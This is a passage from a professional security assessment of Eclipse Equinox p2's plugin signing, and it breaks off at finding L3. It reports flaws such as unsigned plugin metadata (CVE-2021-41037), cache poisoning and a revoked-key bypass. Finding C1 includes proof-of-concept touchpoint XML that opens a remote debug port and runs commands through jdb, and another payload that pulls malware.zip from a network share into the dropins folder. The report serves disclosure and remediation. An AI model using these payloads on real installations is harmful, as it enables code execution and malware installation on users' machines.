

Security Assessment of Eclipse Foundation's Equinox p2 Application with Threat Model



**Organized By Open Source Technology Improvement Fund, Inc and funded by
Eclipse Foundation**

TABLE OF CONTENTS

Executive Summary.....	3
Include Security (IncludeSec)	3
Assessment Objectives.....	3
Scope.....	3
Testing Methodology	3
Threat Modeling Framework	3
Findings Overview.....	4
Next Steps	4
Risk Categorizations.....	5
Critical-Risk.....	5
High-Risk.....	5
Medium-Risk	5
Low-Risk	5
Informational	5
Critical-Risk Findings	6
C1: Plugin Metadata Not Protected by Signature Process.....	6
Medium-Risk Findings.....	8
M1: Plugin Caching Mechanism May Allow for Future Misplaced User Trust.....	8
M2: Plugins Previously Signed with Revoked PGP Keys Are Allowed to be Installed	9
M3: Exception Handling may Lead to Lower Security State	11
Low-Risk Findings.....	13
L1: Revoked PGP Keys not Distinguishable in GUI	13
L2: Plugin Installation Popup Does Not Highlight Security Risks	14
L3: Default During Plugin Installation GUI Pattern May Lead to Accepting Unverified Signers	16
L4: Missing Check on Trusted Key and Certificate Removal	17
L5: Plugin Installation Option Allows for Easy Security Misconfiguration	18
Appendices.....	19
A1: Threat Model	19
A2: SAST Suggestions	21
A3: Fuzzing Suggestions	25

EXECUTIVE SUMMARY

Include Security (IncludeSec)

IncludeSec brings together some of the best information security talent from around the world. The team is composed of security experts in every aspect of consumer and enterprise technology, from low-level hardware and operating systems to the latest cutting-edge web and mobile applications. More information about the company can be found at www.IncludeSecurity.com.

Assessment Objectives

The objective of this assessment was to identify and confirm potential security vulnerabilities within targets in-scope of the SOW. The team assigned a qualitative risk ranking to each finding. Recommendations were provided for remediation steps which Equinox p2 team could implement to secure its applications and systems.

Scope

Include Security performed a security assessment of Eclipse Foundation's Equinox p2 Application organized by Open Source Technology Improvement Fund, Inc. The assessment team also created a threat model and reviewed the security code quality tooling used in the Eclipse development life cycle. The engagement involved a 22 day effort spanning from Nov 14th, 2022 – Nov 30th, 2022, using a white box code review methodology which included a detailed review of all the components described in a manner consistent with the original Statement of Work (SOW). The following areas were of key focus during the assessment:

- **Manual Code Review** – Assessing code using a combination of static analysis, and manual review.
- **Threat Modeling** – Assessing potential threats, attacks, and mitigations.
- **SAST Review** – The team provided suggestions for implementing SAST tools.
- **Fuzzing Review** – Evaluated the benefits of including fuzzing in the software development life cycle.

Testing Methodology

Review of the application involved static code analysis. Code review was performed on each of the in-scope repositories.

Threat Modeling Framework

To perform the threat modeling exercise, the IncludeSec team adopted a four-step framework:

1. **Model** the system – which answers the question: “What are we working on?”
 - Identify the TOE’s main components, links, trust boundaries, and security requirements.
 - Draw Data Flow Diagrams (DFDs) that model the TOE.
2. **Identify** threats – which aims to answer: “What can go wrong?”
 - Use the STRIDE approach to find applicable threats.
 - Focus on feasible threats, starting with external entities.
3. **Address** threats – i.e., “What are we going to do about it?”
 - Threats can be mitigated, eliminated, transferred, or accepted.
 - Provide prioritized mitigation advice where possible.
4. **Validate** – i.e., “Did we do a valuable analysis?”
 - Ensure the system model is complete and accurate.
 - Check and confirm each threat and mitigation advice.

Findings Overview

IncludeSec identified 9 categories of findings. There were 1 deemed to be “Critical-Risk,” 0 deemed to be “High-Risk,” 3 deemed to be “Medium-Risk,” and 5 deemed to be “Low-Risk,” which pose some tangible security risk.

IncludeSec encourages Eclipse Foundation to redefine the stated risk categorizations internally in a manner that incorporates internal knowledge regarding business model, customer risk, and mitigation environmental factors.

The Eclipse June 2023 release 4.28 addressed a number of the findings in this report. See <https://www.eclipse.org/eclipse/news/4.28/platform.php#Security> for more details.

Next Steps

IncludeSec advises Eclipse Foundation to remediate as many findings as possible in a prioritized manner and make systemic changes to the Software Development Life Cycle (SDLC) to prevent further vulnerabilities from being introduced into future release cycles. This report can be used by as a basis for any SDLC changes. IncludeSec welcomes the opportunity to assist Eclipse Foundation in improving their SDLC in future engagements by providing security assessments of additional products. For inquiries or assistance scheduling remediation tests, please contact us at remediation@includesecurity.com.

RISK CATEGORIZATIONS

At the conclusion of the assessment, Include Security categorized findings into five levels of perceived security risk: Critical, High, Medium, Low, or Informational. **The risk categorizations below are guidelines that IncludeSec understands reflect best practices in the security industry and may differ from a client's internal perceived risk. Additionally, all risk is viewed as "location agnostic" as if the system in question was deployed on the Internet. It is common and encouraged that all clients recategorize findings based on their internal business risk tolerances. Any discrepancies between assigned risk and internal perceived risk are addressed during the course of remediation testing.**

Critical-Risk findings are those that pose an immediate and serious threat to the company's infrastructure and customers. This includes loss of system, access, or application control, compromise of administrative accounts or restriction of system functions, or the exposure of confidential information. These threats should take priority during remediation efforts.

High-Risk findings are those that could pose serious threats including loss of system, access, or application control, compromise of administrative accounts or restriction of system functions, or the exposure of confidential information.

Medium-Risk findings are those that could potentially be used with other techniques to compromise accounts, data, or performance.

Low-Risk findings pose limited exposure to compromise or loss of data, and are typically attributed to configuration, and outdated patches or policies.

Informational findings pose little to no security exposure to compromise or loss of data which cover defense-in-depth and best-practice changes which we recommend are made to the application. Any informational findings for which the assessment team perceived a direct security risk, were also reported in the spirit of full disclosure but were considered to be out of scope of the engagement.

The findings represented in this report are listed by a risk rated short name (e.g., C1, H2, M3, L4, and I5) and finding title. Each finding may include if applicable: Title, Description, Impact, Reproduction (evidence necessary to reproduce findings), Recommended Remediation, and References.

CRITICAL-RISK FINDINGS

C1: Plugin Metadata Not Protected by Signature Process

Description:

The signature component of the **Eclipse** application did not protect the metadata of signed plugins. Such metadata can be tampered with by an attacker without invalidating the signature. This finding applies to plugins signed with PGP and Jarsigner.

Impact:

An attacker could exploit this vulnerability by tampering with a legitimate plugin. When a user installs the tampered plugin, **Eclipse** verifies the JAR archives containing the application code without checking the integrity of related metadata files. If the user trusts the original author of the tampered plugin, they would likely install the plugin with metadata modifications made by the attacker.

Plugin metadata can contain dangerous instructions named “Touchpoint Actions” that could be used by an attacker to execute arbitrary code or to install malicious plugins, bypassing signature verification.

This finding was publicly disclosed in 2021, CVE-2021-41037: An attacker can retrieve exploitation details directly from public resources.

Reproduction:

The following Proof-of-Concept demonstrates how to exploit the vulnerability to execute arbitrary commands on a user's machine without invalidating the plugin signature.

A simple plugin was created with Eclipse (named SimplePlugin) and signed with a PGP key.

The **context.xml** metadata file inside SimplePlugin was modified (this file is not verified by Eclipse during installation). The Touchpoint Action **org.eclipse.equinox.p2.touchpoint.natives.addJvmArg** was injected to add a line to the **eclipse.ini** file which opens a debug interface on port 28001 when run:

```
<touchpointData size='1'>
  <instructions size='2'>
    <instruction key='zipped'>
      true
    </instruction>
    <instruction key='configure'>
      org.eclipse.equinox.p2.touchpoint.eclipse.addJvmArg(jvmArg: -
agentlib${#58}jdpw=transport=dt_socket${#44}server=y${#44}suspend=n${#44}address=*${#58}28001);
    </instruction>
  </instructions>
</touchpointData>
```

When a user installs the modified plugin, Eclipse does not detect that it has been tampered with.

This proof of concept could be exploited to allow an attacker execute commands in the JVM as demonstrated below:

```
C:\Users\xxx>jdb -connect com.sun.jdi.SocketAttach:hostname=localhost,port=28001
Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
Initializing jdb ...

VM Started: > No frames on the current call stack

main[1] stop in org.eclipse.swt.graphics.Device.isDisposed()
Deferring breakpoint org.eclipse.swt.graphics.Device.isDisposed().
It will be set after the class is loaded.
```

```
main[1] cont
> Set deferred breakpoint org.eclipse.swt.graphics.Device.isDisposed()

Breakpoint hit: "thread=main", org.eclipse.swt.graphics.Device.isDisposed(), line=769 bci=0

main[1] print new java.lang.String(new java.io.BufferedReader(new java.io.InputStreamReader(new
java.lang.Runtime().exec("whoami").getInputStream())).readLine())
new java.lang.String(new java.io.BufferedReader(new java.io.InputStreamReader(new
java.lang.Runtime().exec("whoami").getInputStream())).readLine()) = "desktop-user\xxx"
```

This vulnerability could also be exploited to install additional software on a user's machine. This can be accomplished using the **org.eclipse.equinox.p2.touchpoint.natives.unzip** touchpoint action, as an example, and a malicious plugin hosted on a network share. This is demonstrated in the following Proof-of-Concept:

```
<touchpointData size='1'>
  <instructions size='2'>
    <instruction key='zipped'>
      true
    </instruction>
    <instruction key='configure'>
org.eclipse.equinox.p2.touchpoint.natives.unzip(source:\\SMBSHARE\malware.zip,target:${installFolder}/dropins/malwa
re,overwrite:true);
    </instruction>
  </instructions>
</touchpointData>
```

malware.zip contains a malicious plugin that is added the **eclipse/dropin** directory. This plugin is then executed the next time Eclipse starts, without signature verification.

Recommended Remediation:

The assessment team recommends signing the contents of the plugin metadata files. This should be an important step to the goal of signing all resources along with the plugins .jar file.

References:

[CVE-2021-41037](#)

[p2 lets touchpoint execute potentially malicious code without warning or trust check](#)

[Eclipse Touchpoint Instructions](#)

[A02:2021 – Cryptographic Failures](#)

MEDIUM-RISK FINDINGS

M1: Plugin Caching Mechanism May Allow for Future Misplaced User Trust

Description:

The assessment team found that Eclipse cached a copy of the plugin before verifying whether the user trusted it or not. If the user decides to proceed the cached data was then used to install the plugin. This cached version is also used for subsequent plugin installs with the same ID and version. This could allow an attacker to trick users into installing a malicious version of a plugin.

After uninstalling a plugin, the cached copy is retained and used as part of any subsequent installation with the same ID and version.

Impact:

During the installation procedure Eclipse caches, a copy of the plugin, before asking if the user trusts it or not when displaying information about the signer (if the plugin is signed). However, if the user realizes that the plugin is not trustworthy and cancels the installation the cached copy is not removed. If the user then tries to install a different plugin with the same ID and version Eclipse will disregard the new plugin, installing the cached copy. When the user is asked whether to trust the plugin the information displayed is that of the cached version.

Although the information displayed would allow a user to detect that the wrong plugin is being installed, this unexpected behavior could lead a user to install malware unintentionally.

For example, if a user downloaded a plugin from an untrustworthy website and then, during installation, verifies that the PGP information does not match what they expected, they would be expected to abort the installation and proceed to find another version of the same plugin. If the user retrieves this second version from a source they implicitly trust, for example the vendor's official page, they might not notice the PGP information still doesn't match, since they are now sure that they are installing the correct plugin.

A similar attack scenario applies if the user wrongly installs a malicious plugin, uninstalls it and then installs the correct version. The cached copy of the plugin would be installed instead of the new one.

Reproduction:

To produce this finding a simple plugin was created with Eclipse (SimplePlugin) and signed with a PGP key. This plugin had the ID **com.includesec.test1** and version **1.0.0.202211161513**.

A second plugin (TamperedSimplePlugin) was created with **Eclipse** and signed with a different PGP key, not trusted by the user. Both plugins had the same ID and version number but contained different code.

Stage 1: Attempt to install TamperedSimplePlugin in Eclipse:

1. Select help > Install New Software
2. Select Add > Local > (select the TamperedSimplePlugin folder) > Add
3. Check the plugin item
4. Uncheck the option "Contact all update sites during install"
5. Select Next > Finish
6. In the Trust window, select Cancel

The installation has been aborted because the user supposedly realized that the plugin was not signed by the vendor, however **com.includesec.test1_1.0.0.202211161513.jar** has been cached and an entry has been added to the **artifact.xml** file under the **.p2** directory.

Stage 2: Attempt to install SimplePlugin in Eclipse:

1. Select **help > Install New Software**
2. Select **Add > Local > (select the SimplePlugin folder) > Add**
3. Check the plugin item
4. Uncheck the option **“Contact all update sites during install”**
5. Select **Next > Finish**

In the Trust window the PGP information displayed at this point belongs to TamperedSimplePlugin, not the selected SimplePlugin.

If the signer is trusted and the installation finalized the plugin installed is TamperedSimplePlugin and not SimplePlugin.

Recommended Remediation:

The assessment team recommends caching plugins and adding entries to the global **artifact.xml** file only after the user has trusted and installed the plugin. After a plugin is uninstalled, it should be removed from the cache. Alternately, the user should be prompted to select the copy they would like to install if a cached version of the plugin is already present on the system.

References:

[OWASP Top 10 - Insecure Design](#)

M2: Plugins Previously Signed with Revoked PGP Keys Are Allowed to be Installed

Description:

An Eclipse plugin signed with a revoked PGP key successfully passes **Equinox p2** signature verification if the signature was generated before the revocation.

Impact:

Eclipse plugins can execute arbitrary Java code. Allowing the installation of a plugin signed with a revoked PGP key exposes the Eclipse users to serious integrity risks.

While the **Equinox p2** code blocks plugin installation if its signature has been generated after the signing key was revoked, it allows plugins signed before the key was revoked to be installed. This behavior exposes the user to several attack vectors. If a plugin developer found that their PGP key had been compromised and revoked the key, plugins previously signed by the attacker would still be installed without alerting the user.

Reproduction:

To create a Proof-of-Concept for this finding, the assessment team created a PGP key, signed an Eclipse plugin, revoked the PGP key and added the revoked PGP key to the repository. These steps are shown in the script below:

```
# Key generation - testrev4@includesec.com
gpg --gen-key

# Creation of the signature of the plugin file
gpg -u testrev4@includesec.com -a -b ~/plugins/testPlugin/plugins/com.includesec.test1_1.0.0.202211161513.jar

# Creation of the revocation file for key testrev4@includesec.com
gpg --output revoke.asc --gen-revoke testrev4@includesec.com

# Import of the revocation file
gpg --import revoke.asc
```

```
# Export of the revoked key
gpg --output publicRev.pgp --armor --export testrev4@includesec.com
```

The signed plugin can be installed like any other valid plugin because its signature was generated before the signing certificate was revoked.

The root cause of the finding can be found in the file

org.eclipse.equinox.internal.p2.artifact.processors.gpg.PGPSignatureVerifier (bundle: “org.eclipse.equinox.p2.artifact.repository”, method: “close”, lines: 211-244):

```
PGPPublicKeyStore keyStore = new PGPPublicKeyStore();
for (Entry<PGPSignature, List<PGPContentVerifier>> entry : signaturesToVerify.entrySet()) {
    PGPSignature signature = entry.getKey();
    List<PGPContentVerifier> verifiers = entry.getValue();
    boolean verified = false;
    for (PGPContentVerifier verifier : verifiers) {
        try {
            verifier.getOutputStream().write(signature.getSignatureTrailer());
            if (verifier.verify(signature.getSignature())) {
                PGPPublicKey verifyingKey = verifierKeys.get(verifier);
                if (!Boolean.FALSE.toString()
                    .equalsIgnoreCase(System.getProperty("p2.gpg.verifyExpiration"))) {
//NON-NLS-1$
                    if (PGPPublicKeyService.compareSignatureTimeToKeyValidityTime(signature,
                        verifyingKey) != 0) {
                        LogHelper.log(new Status(IStatus.WARNING, Activator.ID,
                            NLS.bind(Messages.Error_SignatureAfterKeyExpiration,
PGPPublicKeyService
                                .toHexFingerprint(verifyingKey))));
                    }
                }
                if (!Boolean.FALSE.toString()
                    .equalsIgnoreCase(System.getProperty("p2.gpg.verifyRevocation"))) {
//NON-NLS-1$
                    if (!keyService.isCreatedBeforeRevocation(signature, verifyingKey)) {
                        setStatus(new Status(IStatus.ERROR, Activator.ID,
                            NLS.bind(Messages.Error_SignatureAfterKeyRevocation,
PGPPublicKeyService
                                .toHexFingerprint(verifyingKey))));
                    }
                    return;
                }
            }
            keyStore.addKey(verifyingKey);
            verified = true;
            break;
        }
    }
}
```

Recommended Remediation:

The assessment team recommends blocking the installation of plugins signed with revoked keys, including when the signature was generated before the key was revoked. Alternatively, a warning should be displayed to the user detailing the risk and asking for confirmation.

References:

[OWASP Top 10 - Insecure Design](#)
[The GNU Privacy Handbook](#)

M3: Exception Handling may Lead to Lower Security State

Description:

An exception handling block, in a security related functionality of the PGP components, within the **Equinox p2** application did not follow the “fail secure” principle. Instead, it allowed the application to enter a lower than intended security state rather than defaulting to a secure state if an exception occurs.

Impact:

This finding was discovered in code which implemented security checks related to the verification of revoked PGP keys, potentially allowing the attacker to install plugins signed with revoked certificates.

Reproduction:

The root cause of the finding was located in the file

org/eclipse/equinox/internal/provisional/p2/repository/DefaultPGPPublicKeyService.java (bundle: “org.eclipse.equinox.p2.repository”, method: “getVerifiedRevocationDate”, lines: 373-396):

```
@Override
public Date getVerifiedRevocationDate(PGPPublicKey key) {
    for (Iterator<PGPSignature> signatures = key.getSignatures(); signatures.hasNext();) {
        PGPSignature signature = signatures.next();
        long signingKeyID = signature.getKeyID();
        for (PGPPublicKey signingKey : getKeys(signingKeyID)) {
            switch (signature.getSignatureType()) {
                case PGPSignature.KEY_REVOCATION:
                case PGPSignature.CERTIFICATION_REVOCATION: {
                    try {
                        signature.init(new BcPGPContentVerifierBuilderProvider(), signingKey);
                        if (signature.verifyCertification(key)) {
                            return signature.getCreationTime();
                        }
                    } catch (PGPException e) {
                        //$FALL-THROUGH$
                    }
                    break;
                }
            }
        }
    }
    return null;
}
```

If an unexpected PGP exception occurs, the **getVerifiedRevocationDate()** function returns **null** to the calling **isCreatedBeforeRevocation()** method, defined in file

org/eclipse/equinox/p2/repository/spi/PGPPublicKeyService.java (bundle: “org.eclipse.equinox.p2.repository”, lines: 150-162):

```
public boolean isCreatedBeforeRevocation(PGPSignature signature, PGPPublicKey key) {
    if (signature.getKeyID() != key.getKeyID()) {
        throw new IllegalArgumentException("The signature's key ID must be the same as the key's key ID");
    }
    //$NON-NLS-1$
    Date verifiedRevocationDate = getVerifiedRevocationDate(key);
    if (verifiedRevocationDate != null) {
        long signatureCreationTime = signature.getCreationTime().getTime();
        if (signatureCreationTime >= verifiedRevocationDate.getTime()) {
            return false;
        }
    }
    return true;
}
```

When `getVerifiedRevocationDate()` returns `null`, the `isCreatedBeforeRevocation()` method returns `true`, allowing an attacker to bypass this security control as plugins signed before revocation are considered valid (see **Plugins Previously Signed With Revoked PGP Keys Are Allowed to be Installed** finding for more details).

Recommended Remediation:

The assessment team suggests changing the behavior of the revocation code to consider the key as potentially revoked or malicious if an unexpected exception occurs during the validation.

References:

[OWASP Top 10 - Insecure Design](#)

LOW-RISK FINDINGS

L1: Revoked PGP Keys not Distinguishable in GUI

Description:

Revoked PGP keys were not differentiated from valid keys in Eclipse's Trust pane.


Furthermore, Eclipse's user interface does not offer a "Revoke" feature, that could be used to revoke keys a user knows have been compromised.

Impact:

The use of a revoked key may suggest malicious behavior, that should be highlighted to the user. Not providing this information may lead a user to install a malicious plugin, which they would not have done otherwise.

Reproduction:

The following screenshot shows the "Trust" pane, within the Install/Update section of the Preferences menu. The highlighted PGP key was previously imported, but has since been revoked:



The screenshot shows the Eclipse "Trust" pane. At the top, it states: "Artifacts verifiably signed by the following trusted certificates and PGP public keys will be installed without confirmation." Below this is a table with columns: Type, Fingerprint/Id, Name, Contributor, and Validity Dates. The table lists various Eclipse artifacts, including Oomph, TM4E, Platform Project, WindowBuilder Project, Webmaster, and Maven Integration. The last row is highlighted in grey and shows a revoked PGP key: "TestRev4 IncludeSec <testrev4@includsec.com>".

Below the table, the "PGP Public Key Properties" dialog is open for the highlighted key. It shows the key's name: "TestRev4 IncludeSec <testrev4@includsec.com>". At the bottom, the key's details are displayed in a monospaced font:

```
pub rsa3072/c776b727d2639fa71f9f45b8478352bb6716805a 2022-11-28T13:51:00Z
uid TestRev4 IncludeSec <testrev4@includsec.com>
sig 478352bb6716805a 2022-11-28T13:52:43Z TestRev4 IncludeSec <testrev4@includsec.com>
sig 478352bb6716805a 2022-11-28T13:51:00Z 2024-11-27T13:51:00Z TestRev4 IncludeSec <testrev4@includsec.com>
```

The PGP key appears to be valid with no indication that it has been revoked.

Recommended Remediation:

The assessment team recommends clearly marking revoked keys in the GUI.

And additional ideal would be to provide users the ability to revoke keys from the same GUI interface.

References:

[The GNU Privacy Handbook](#)

L2: Plugin Installation Popup Does Not Highlight Security Risks

Description:


When a user installs a plugin that is unsigned or signed with an unknown PGP key or x509 certificate, a warning is displayed. The popup did not clearly highlight the security risks in some circumstances.

Impact:


The modal UI did not detail the risks involved when installing unverified plugins or report when a plugin is signed with an x509 certificate not signed by a valid Certification Authority. This means that a user may not be able to make an informed choice when installing plugins. This is important information for users to make security-weighted decisions on their software use.

Reproduction:


The following screenshot shows the popup displayed when a user installs an unsigned plugin:



The popup asks the user to trust the unknown signer but did not highlight the impact of security risks related to the installation of an unknown plugin (such as execution of arbitrary code on the system). This applies to situations when a user installs a plugin signed by an unknown PGP key or x509 certificate:




The following screenshot shows the popup displayed when a plugin signed with a X509 self-signed certificate is installed:



The popup asks the user to confirm the trust of the signer but does not state that the certificate is not signed by a trusted certification authority.

The following popup is displayed when a plugin signed with an expired PGP key is installed:



The popup shows that the certificate is expired but does not highlight the security risks related to the installation of a plugin signed with an expired key.

Recommended Remediation:

The assessment team recommends clearly detailing security risks related to the installation of unknown plugins. The popup presented to users should indicate if a plugin is signed using a x509 certificate not verified by a known certification authority.

References:

[The GNU Privacy Handbook](#)

L3: Default During Plugin Installation GUI Pattern May Lead to Accepting Unverified Signers

Description:

